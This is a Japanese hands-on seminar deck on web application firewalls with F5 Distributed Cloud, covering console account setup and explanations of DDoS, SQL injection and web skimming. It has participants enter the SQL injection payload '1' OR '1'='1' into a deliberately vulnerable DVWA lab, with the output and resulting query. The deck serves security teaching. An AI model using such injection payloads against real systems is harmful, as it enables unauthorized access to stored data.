



WAFは本当に必要か？ Webアプリケーションへの攻撃を体験し、 WAFの重要性を学ぶハンズオンセミナー

東京エレクトロン デバイス株式会社

熊谷 敦文 (くまがい あつふみ)

2014-2020年

- F5社 BIG-IPのプリ/構築/サポート

2020-2022年

- F5社 NGINX 製品のプリ
- Cloudflare社 プリ/構築/サポート (現在弊社では取り扱い無し)

2022年～


- F5社 Distributed Cloud Servicesプリ/構築/サポート

【最近の趣味】

アニメ (幅広いジャンルのアニメをBGM感覚で視聴しています)

ゲーム (Ark: Survival EvolvedやAnno1800をやっています)

あつふみ という名前で
ブログ書いてます



東京エレクトロデバイス
ブログ

<https://cn.teldevice.co.jp/blog/>
<https://cn.teldevice.co.jp/blog/search/?q=F5XC>
<https://cn.teldevice.co.jp/blog/search/?q=NGINX>

ハンズオンセミナーのゴール

- **Webアプリケーションを狙った代表的な攻撃手法を知る**
- **WAFの仕組みを理解する**
- **クラウドWAFを利用して、ハンズオン環境のアプリケーションサーバーを保護することができる**
- **WAFの運用方法（ポリシーチューニング）をイメージできる**

1. Webアプリケーションを狙った代表的な攻撃手法

- 近年のWebアプリケーションに対する攻撃について
- DDoS/SQLインジェクション/Webスキミング攻撃の解説
SQLiとWebスキミングは、実際に攻撃をしてもらい、その攻撃の仕組みを解説

2. WAF（クラウドWAF）について

- WAFとは
- WAFの検知方法（シグネチャ、挙動）を説明
- クラウドWAFとは（クラウドのメリット：手前でブロックする重要性などを説明）

3. F5のWAF（WAAP）ソリューションについて

4. ハンズオントレーニング環境について

5. ハンズオントレーニング

- HTTP LB/App Firewall作成
- リクエストログ/セキュリティイベントログの見方
- チューニング方法
- デモ：Client-Side Defense（Webスキミング対策）の設定

6. 補足



**ハンズオントレーニング当日までに
実施していただくこと**

ハンズオントレーニング当日までに実施していただくこと

- 弊社にユーザー情報のご連絡

- 弊社側でF5 XC にログインできるユーザーを登録をします
 - お客様のお名前（英語表記）、メールアドレスをご連絡ください
例)
名前 : taro tokyo
E-mail : taro.tokyo@teldevice.co.jp
 - ハンズオントレーニング前日までに弊社から案内をいたします

- ユーザー初期設定

- F5 XC コンソールにログインできるところまでご確認ください

初期設定の方法は、次スライド以降を確認ください。

パスワード設定のメール確認


弊社がお客様の登録を実施しますと、
右図のようなメールが届きます。

差出人 : F5 Distributed Cloud User Management
no-reply@volterratmails.io

※ 受信を確認できない場合は迷惑メールフォルダを
ご確認ください。

パスワード設定のメールが届きますので、
「Update Password」を押下してパスワードの設定をします。


サンプルメール



ここをクリック

ログインパスワードの設定

「Update Password」をクリックすると、パスワード設定を求められますので、設定をします
パスワードには、大文字/小文字/特殊文字を1つずつ含み、かつ7文字以上である必要があります



f5

Update your password

① Your password must contain at least 1 number, 1 lowercase and 1 uppercase letter, 1 special character and be at least 7 characters long.

New Password
Enter new password


Confirm password
Confirm new password

Submit

※可能な限り強固なパスワード設定をお願いいたします。



設定後、「Log In」を押下します



f5


Your account has been updated.

Log In


再ログイン

Log in をクリック後、テナント名を求められる画面に遷移した場合は、「ted-demo」と入力してNextを押下します

再度Emailアドレスとパスワードを入力し、Sign Inを押下します



The screenshot shows a login page with the F5 logo at the top. Below the logo, the text reads "Log in and get to work" and "Are you subscribed to Teams or Organization plan? Please enter your domain first, so we can identify your company." There is a text input field containing "ted-demo" with a small 'x' icon to its right. Below the input field, the text ".console.ves.voiterra.io" is visible. A blue "Next" button is located below the input field. A red box highlights the input field and the "Next" button.



The screenshot shows a sign-in page with two input fields. The first field is labeled "Email" and contains a redacted email address followed by "@gmail.com". The second field is labeled "Password" and contains a series of dots, with an eye icon to its right. Below the password field, there is a link that says "Forgot Password?". A blue "Sign In" button is located at the bottom of the form. A red box highlights the "Sign In" button.

New Feature Highlights

以下のようなNew Feature Highlights画面がでた場合は、[close]を押下します
表示されない場合は次のスライドに移動してください

New Feature Highlights [Close]

Catalog Page
Introducing our new Catalog Page, enhanced Service Enablement flows, and workspace-focused RBAC roles. These updates are designed to streamline your access to XC functionality and offer quick access to detailed educational resources and tutorials for effective utilization.
Show Me

Site Dashboard Enhancement
Unlock the secrets of your CE sites! The new, redesigned dashboard is your portal to a world of valuable insights.
Show Me

WAAP Dashboard Update
WAAP Empowers Security & Operations Teams with Unified Visibility, Easy Data Export, and Powerful Search Through New Dashboards.
Show Me

Filter Save and Share
Bot Defense is Getting Smarter with the Ability to Save and Share Filters.
Show Me

Refer to full Changelog for details on all new features, changes and caveats.
Close View Changelog

New Feature Highlights [Close]

Customer Edge Manual Mode Deployment for AWS
Manual Mode is another method of deploying Customer Edge (CE) sites that provides greater flexibility and deployment customization catering to varied customer needs. Today we bring Manual Mode to AWS via the AWS Console as well as Terraform with a large number of pre-built Terraform templates making it easier for customers to consume and deploy.

App Stack CEs Support SR-IOV interfaces for VNFs and DPDK based CNFs
Users can now attach SR-IOV interfaces to VM based Network Functions (VNFs) or DPDK based Container Network Functions (CNFs) (e.g. 5GC UPF) for App Stack workloads. With SR-IOV interfaces, workloads can drive bare-metal like network performance and also connect directly to the underlay network infrastructure.

Enhancements to Customer Edge (CE) execcli Utility
With enhancements to the CE node execcli utility, customers can now run network and file operation troubleshooting commands to triage underlying network issues or node system issues. Additionally, for advanced use-cases where system tuning is required, F5 can work with customers to unlock additional capabilities via execcli as needed.
Close

New Feature Highlights [Close]

Console Main Menu Tiles Reordered
We've reorganized the Console main menu, putting the power of your workspace at your fingertips. Find what you need faster and focus on what matters most.
Show Me

F5 Labs is Your Resource For The Latest Intel
Don't Forget About F5 Labs Where You Can Find The Latest Intelligence About Cyber Attacks
Show Me

API Rate Limit Improvements
Fine-tune your API access with granular rate limiting based on Query parameters, Headers, or Cookies. Craft the perfect access rules with our enhanced client condition management, making your API a fortress. The new "hours" duration period lets you wield even finer control over API traffic flow. This option complements our existing range of time-based restrictions, providing additional flexibility for managing API traffic.
Refer to full Changelog for details on all new features, changes and caveats.
Close View Changelog

Services Agreement/ Privacy Policyの同意とIdentifyの設定

End User Services AgreementとPrivacy Policyの内容を確認後、チェックボックスにチェックを入れ、Accept and Agreeを押下します

DevOps、NetOpsなど全ての項目にチェックをいれて、Nextを押下します

f5

Please review and accept our Terms of Service and Privacy Policy

We value your privacy. Please review the following documents before proceeding further.

[F5, Inc. End User Services Agreement](#)

[F5 Privacy Policy](#)

By checking this box and proceeding with the registration I acknowledge that I have read, understand, and agree to the terms of F5, Inc. End User Services Agreement and F5 Privacy Policy

Accept and Agree

ここをクリック



Help us set up your F5 Distributed Cloud Console

What do you identify yourself?

The user interface will be optimized for tasks you do. You can change tasks you do in the app at any time.

- DevOps
- NetOps
- SecOps
- Developer
- Super User
- Billing administrator

Next

New Feature Highlights

NGINX One Preview
Groundbreaking tool now in Early Access for all F5 Distributed Cloud users.
[Show Me](#)

DevCentral Has Been Refreshed and Updated
New look and features to continuously improve your community experience!
[Show Me](#)

Bot Defense Peer Comparison Dashboard
Peergroup Benchmarking! Gain valuable insights.
[Show Me](#)



Introducing The New Technical Knowledge Site
Experience a reimagined knowledge resource
[Show Me](#)

Close

この画面が出たらClose

Advancedの設定とコンソール画面のトップ画面の確認

Advancedにチェックを入れ、Get Startedを押下します



※コンソール画面のURL

<https://ted-demo.console.ves.volterra.io/>

事前準備はここまでとなります



Webアプリケーションを狙った代表的な 攻撃手法について

本ハンズオンセミナーでは以下の3つをピックアップ

● DDoS攻撃

- 大量のアクセスを複数のコンピューターから一斉に送りつけて、サーバーやネットワークをダウンさせる攻撃
- 2024年の年末に話題となった攻撃


● SQLインジェクション (SQLi)

- Webアプリの入力フォームなどに悪意のあるSQL文を埋め込むことで、データベースに不正アクセスする攻撃
- OWASP Top 10※に毎回ランクインする代表的な攻撃
※ Webアプリケーションにおける重大なセキュリティリスクを世界中から収集されたデータと専門家の意見を基に10項目にまとめたリスト

● Webスキミング

- ECサイトなどに不正なJavaScriptを仕込み、購入フォームなどからクレジットカード情報や個人情報を盗み取る攻撃
- 利用者や管理者が気づかない間に、機密情報が第三者に送信されてしまうことがほとんど

複数のコンピューターから一斉に大量のアクセスを送りつけて、サーバーやネットワークをダウンさせる攻撃



1. 攻撃者（ハッカー）が、世界中のウイルスに感染したパソコンやIoT機器（これを「ボット」と呼びます）を遠隔操作
2. それらの機器から一斉にターゲットのサーバーへアクセス
3. サーバーのネットワークの帯域が圧迫され通信が遅くなる、または大量のアクセスに対してサーバーは対応できずサービスがダウン

SQL（エスキューエル）とは、データベースと会話するための言葉（命令文）

Webアプリケーションや業務システムの裏側でよく使われており、ECサイトなどのログイン処理や商品検索などの命令文として使われる



SQLインジェクションとは、Webアプリケーションに対して悪意のあるSQL文（データベースを操作する命令）を入力することで、個人情報入手、不正ログイン、データベースを不正に操作することが可能な攻撃手法



SQLインジェクションを実際に試す①

1. やられサーバーにアクセスする

<https://handson-dvwa.xc.dev.tedlab.net>


Username : admin

Password : password

以下のような画面が出てきたらOK




もし「Database Setup」というような画面が出てきたら、画面最下部の「Create/Reset Database」ボタンをクリック




SQLインジェクションを実際に試す②

2. 左側のサイドメニューから、「SQL Injection」をクリック



3. User IDフィールドに「1' OR '1'='1」と入力



SQLインジェクションを実際に試す③

4. 以下のような結果が表示されたら、SQLインジェクションは成功です

User ID:

```
ID: 1' OR '1'='1  
First name: admin  
Surname: admin  
  
ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR '1'='1  
First name: Hack  
Surname: Me  
  
ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith
```

User ID:に「1' OR '1'='1 」と入力すると次のようなSQL文がDBに実行されます

```
SELECT * FROM users WHERE id = '1' OR '1'='1';
```

usersテーブルの中から、WHEREの条件に一致する行（レコード）をすべて取得

WHERE句は「条件」を表します

この条件は「idが1である」または「1という文字列が1と等しい」つまり条件は常に満たす true（真）になる式



DVWA

条件に、'1' OR '1'='1'を入れることで、DBに登録されているusersテーブルのすべての行はこの条件を満たしていることになる結果的にテーブル内の全データ（ユーザー）が表示される

